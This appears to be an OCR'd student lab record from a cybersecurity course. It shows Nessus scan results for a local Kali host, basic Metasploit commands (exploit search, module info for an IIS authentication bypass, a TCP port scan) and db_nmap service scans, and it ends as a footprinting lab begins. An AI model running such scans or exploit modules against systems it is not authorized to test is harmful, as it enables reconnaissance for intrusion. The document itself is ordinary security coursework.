





My Scans
Welcome to Nessus Essentials
Targets
Close
Submit


nessus2.png (PNG Imag...
Kali Linux, an Offensive ...
Nessus Essentials / Sca...
Nessus Essentials / Scan Templates - Mozilla Firefox
Nessus Essentials / Scan
https://kali:8834/#/scans/reports/new
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
A new version of Nessus is available and ready to install. Learn more or apply it
nessus
Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Protecting the Atomized Attack Surface: Cybersecur...
Read More
Scan Templates
Back to Scans
Scanner
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
VULNERABILITIES
Basic Network Scan
Advanced Scan
Advanced Dynamic Scan


Nessus Essentials / Folders / My Scans - Mozilla Firefox
Kali Linux, an Offensive Secu
Nessus Essentials / Folde
https://kali:8834/#/scans/folders/my-scans
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus Essentials
Scans
Settings
Disha
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Multiple Vulnerabilities in LandAirSea SilverCloud...
Read More
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Modified
ITNS LAB
On Demand
N/A


Nessus Essentials / Folders / View Scan - Mozilla Firefox
Kali Linux, an Offensive Secu
Nessus Essentials / Folde
https://kali:8834/#/scans/reports/5/hosts/2/vulnerabilities
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
A new version of Nessus is available and ready to install. Learn more or apply it now.
nessus Essentials
Scans
Settings
Disha
Vulnerabilities 22
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Tenable News
Spotlight on the Kingdom of Saudi Arabia: The New ...
Read More
Filter
Search Vulnerabilities
22 Vulnerabilities
Sev
Name
Family
Count
MIXED SSL (Multiple Issues) General 5
INFO SSH (Multiple Issues) General 3
INFO HTTP (Multiple Issues) Web Servers 2
INFO TLS (Multiple Issues) Service detection 2
INFO Service Detection Service detection 2
INFO Authenticated Check : OS Name and l... Settings 1
INFO Common Platform Enumeration (CPE) General 1
Host Details
IP: 192.168.1.2
MAC: 08:00:27:A6:E6:F4
OS: Linux Kernel 5.7.0-kali3-amd64
Start: Today at 11:01 AM
End: Today at 11:02 AM
Elapsed: a minute
KB: Download
Vulnerabilities
Critical
High
Medium

EXPERIMENT – 07

AIM – To implement different commands using Metasploit.

Theory


The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:


- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks.

Steps to perform basic commands:

1) First of all, open the Metasploit console in Kali. You can do so by following the path: Applications → Exploitation Tools → Metasploit.



2) Once you open the Metasploit console, you will get to see the following screen. Highlighted in red underline is the version of Metasploit.



3) Help command


4) Search Command

```
msf6 > search name:microsoft type:exploit

Matching Modules
================

   #    Name                                                        Disclosure
Date  Rank       Check  Description
   -    ----                                                        -----------
----  ----       -----  -----------
   0    exploit/multi/fileformat/office_word_macro                  2012-01-10
      excellent  No     Microsoft Office Word Malicious Macro Execution
   1    exploit/windows/brightstor/sql_agent                        2005-08-02
      average    No     CA BrightStor Agent for Microsoft SQL Overflow
   2    exploit/windows/browser/ie_cbutton_uaf                      2012-12-27
      normal     No     MS13-008 Microsoft Internet Explorer CButton Object Use-
After-Free Vulnerability
   3    exploit/windows/browser/ie_cgenericelement_uaf              2013-05-03
      good       No     MS13-038 Microsoft Internet Explorer CGenericElement Obj
ect Use-After-Free Vulnerability
   4    exploit/windows/browser/ie_createobject                     2006-04-11
      excellent  No     MS06-014 Microsoft Internet Explorer COM CreateObject Co
de Execution
   5    exploit/windows/browser/ie_execcommand_uaf                  2012-09-14
      good       No     MS12-063 Microsoft Internet Explorer execCommand Use-Aft
er-Free Vulnerability
   6    exploit/windows/browser/ie_iscomponentinstalled             2006-02-24
      normal     No     Microsoft Internet Explorer isComponentInstalled Overflo
w
   7    exploit/windows/browser/ie_setmousecapture_uaf              2013-09-17
      normal     No     MS13-080 Microsoft Internet Explorer SetMouseCapture Use
-After-Free
   8    exploit/windows/browser/ie_unsafe_scripting                 2010-09-20
      manual     No     Microsoft Internet Explorer Unsafe Scripting Misconfigur
ation
   9    exploit/windows/browser/ms03_020_ie_objecttype              2003-06-04
      normal     No     MS03-020 Microsoft Internet Explorer Object Type
   10   exploit/windows/browser/ms05_054_onload                     2005-11-21
      normal     No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad H
andler Remote Code Execution
   11   exploit/windows/browser/ms06_013_createtextrange            2006-03-19
      normal     No     MS06-013 Microsoft Internet Explorer createTextRange() C
ode Execution
   12   exploit/windows/browser/ms06_055_vml_method                 2006-09-19
      normal     No     MS06-055 Microsoft Internet Explorer VML Fill Method Cod
```


5) Info Command

```
msf6 > info auxiliary/admin/http/iis_auth_bypass

       Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
     Module: auxiliary/admin/http/iis_auth_bypass
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2010-07-02

Provided by:
  Soroush Dalili
  sinn3r <sinn3r@metasploit.com>

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,
type:host:port][...]
  RHOSTS                      yes       The target host(s), range CIDR identifie
r, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connectio
ns
  TARGETURI  /                yes       The URI directory where basic auth is en
abled
  VHOST                       no        HTTP server virtual host

Description:
  This module bypasses basic authentication for Internet Information
  Services (IIS). By appending the NTFS stream name to the directory
  name in a request, it is possible to bypass authentication.

References:
  https://cvedetails.com/cve/CVE-2010-2731/
  OSVDB (66160)
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2010/MS10-
065
  http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-byp
ass-by-using-i30index_allocation/

msf6 >
```

Steps to Perform Scanning for open ports on the client machine with Metasploit:



1) We start by launching Metasploit and using the port scanner module.
   Msf5 > use auxiliary/scanner/portscan/tcp



2) We set the options for this module with 'show option'.

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to che
ck per host
   DELAY        0                yes       The delay between connections, per th
read, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum valu
e by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max
 one per host)
   TIMEOUT      1000             yes       The socket connect timeout in millise
conds

msf6 auxiliary(scanner/portscan/tcp) >
```

3) We set the RHOSTS with the IP/IP(s) of our client machine and if we want to customize the scan for specific ports we can do that by changing ports.
Msf5> set PORTS 22,25,80, 110, 21

```
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS => 22,25,80,110,21
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to che
ck per host
   DELAY        0                yes       The delay between connections, per th
read, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum valu
e by which to +/- DELAY) in milliseconds.
   PORTS        22,25,80,110,21  yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max
 one per host)
   TIMEOUT      1000             yes       The socket connect timeout in millise
conds

msf6 auxiliary(scanner/portscan/tcp) >
```

4) After running scan we will have an output displaying the open ports on the target client machine we specified earlier.

Combining NMAP with Metasploit for a more detailed and in- depth scan on the client machine:

We can start enumerating the ports to see and fine the running services alongside their version.
Msf5> db_nmap -sV -p 80,22,110, 25 IP address.

```
┌──(maleficient㉿Maleficient)-[~/Downloads]
└─$ msfconsole
```

```
       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts
and services

msf6 > db_nmap -sV -p 80,22,110,25 192.168.29.71
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 15:29 IST
[*] Nmap: Nmap scan report for 192.168.29.71
[*] Nmap: Host is up (0.00071s latency).
[*] Nmap: PORT    STATE  SERVICE VERSION
[*] Nmap: 22/tcp  closed ssh
[*] Nmap: 25/tcp  closed smtp
[*] Nmap: 80/tcp  closed http
[*] Nmap: 110/tcp closed pop3
[*] Nmap: Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
msf6 >
```

Scanning for vulnerabilities with Nmap and Metasploit:

Msf5> dp_nmap -sV -A -p 80,22,110,25 IP address.

```
msf6 > db_nmap -sV -p 80,22,110,25 192.168.29.71
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 15:29 IST
[*] Nmap: Nmap scan report for 192.168.29.71
[*] Nmap: Host is up (0.00071s latency).
[*] Nmap: PORT    STATE  SERVICE VERSION
[*] Nmap: 22/tcp  closed ssh
[*] Nmap: 25/tcp  closed smtp
[*] Nmap: 80/tcp  closed http
[*] Nmap: 110/tcp closed pop3
[*] Nmap: Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
msf6 > db_nmap -sV -A -p 80,22,110,25 192.168.29.71
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 15:30 IST
[*] Nmap: Nmap scan report for 192.168.29.71
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: PORT    STATE  SERVICE VERSION
[*] Nmap: 22/tcp  closed ssh
[*] Nmap: 25/tcp  closed smtp
[*] Nmap: 80/tcp  closed http
[*] Nmap: 110/tcp closed pop3
[*] Nmap: Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
msf6 > db_nmap 912.168.29.71 -A
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 15:31 IST
[*] Nmap: 'Failed to resolve "912.168.29.71".'
[*] Nmap: 'WARNING: No targets were specified, so 0 hosts scanned.'
[*] Nmap: Nmap done: 0 IP addresses (0 hosts up) scanned in 0.49 seconds
msf6 >
```

EXPERIMENT NO – 8

AIM: Implementation of Foot Printing Lab.

THEORY:

Foot printing (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

When used in the computer security lexicon, "Foot printing" generally refers to one of the pre-attack phases; tasks performed before doing the actual attack. Some of the tools used for Foot printing are Sam Spade, nslookup, traceroute, Nmap and neo trace.


USES OF FOOTPRINTING:


It allows a hacker to gain information about the target system or network. This information can be used to carry out attacks on the system. That is the reason by which it may be named a Pre-Attack, since all the information is reviewed to get a complete and successful resolution of the attack. Footprinting is also used by ethical hackers and penetration testers to find security flaws and vulnerabilities within their own company's network before a malicious hacker does.

Practical:

OUTPUT:

WEB TOOL: WHOIS LOOKUP






